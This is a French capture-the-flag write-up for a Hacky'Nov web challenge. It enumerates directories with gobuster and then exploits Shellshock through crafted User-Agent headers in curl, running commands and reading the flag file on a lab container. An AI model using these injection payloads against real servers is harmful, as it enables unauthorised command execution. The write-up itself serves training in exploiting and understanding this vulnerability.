ynov CAMPUS

HACKY' NOV

HACKY' NOV

WRITEUP


Web

La Coquille

Table des matières

1. Partie 1 : Shellshock

L'URL du container donne sur une page par défaut Apache



On utilise gobuster pour bruteforcer les répertoires du site.

On trouve un répertoire blog et cgi-bin.

```
hackynov@shellshock:~$ ./gobuster dir -u http://127.0.0.1:8100/ -w /usr/share/wordlist/dirb/big.txt --no-error -t 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1:8100/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlist/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/05 20:37:24 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/blog                 (Status: 301) [Size: 312] [--> http://127.0.0.1:8100/blog/]
/cgi-bin/             (Status: 403) [Size: 276]
/server-status        (Status: 403) [Size: 276]
```

Le répertoire cgi-bin contient peut-être un script qui nous permettrait de tester une vulnérabilité shellshock. On cherche avec gobuster un fichier avec l'extension .cgi où .sh.

On trouve un fichier script.sh

```
hackynov@shellshock:~$ ./gobuster dir -u http://127.0.0.1:8100/cgi-bin -w /usr/share/wordlist/dirb/big.txt -x cgi,sh --no-error -t 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1:8100/cgi-bin
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlist/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              cgi,sh
[+] Timeout:                 10s
===============================================================
2022/04/05 20:39:12 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htpasswd.cgi        (Status: 403) [Size: 276]
/.htpasswd.sh         (Status: 403) [Size: 276]
/.htaccess.cgi        (Status: 403) [Size: 276]
/.htaccess.sh         (Status: 403) [Size: 276]
/script.cgi           (Status: 200) [Size: 25]
```

On test dessus la vuln shellshock avec la commande :

curl -A "() { :; }; echo \"Content-type: text/plain\"; whoami" IP:8100/cgi-bin/script.cgi

```
hackynov@shellshock:~$ curl -A "() { :; }; echo \"Content-type: text/plain\"; echo; /usr/bin/whoami" 127.0.0.1:810
0/cgi-bin/script.cgi
www-data
```

Le serveur est bien vulnérable.

Il ne nous reste plus qu'à obtenir un reverse shell, ou énumérer les fichiers avec « ls » jusqu'à trouver le flag dans le répertoire /opt :

```
hackynov@shellshock:~$ curl -A "() { :; }; echo \"Content-type: text/plain\"; echo; /bin/ls /o
pt/" 127.0.0.1:8100/cgi-bin/script.cgi
flag.txt
hackynov@shellshock:~$ curl -A "() { :; }; echo \"Content-type: text/plain\"; echo; /bin/cat /
opt/flag.txt" 127.0.0.1:8100/cgi-bin/script.cgi
HACKYNOV{1eSQt4tWatzegf}
hackynov@shellshock:~$
```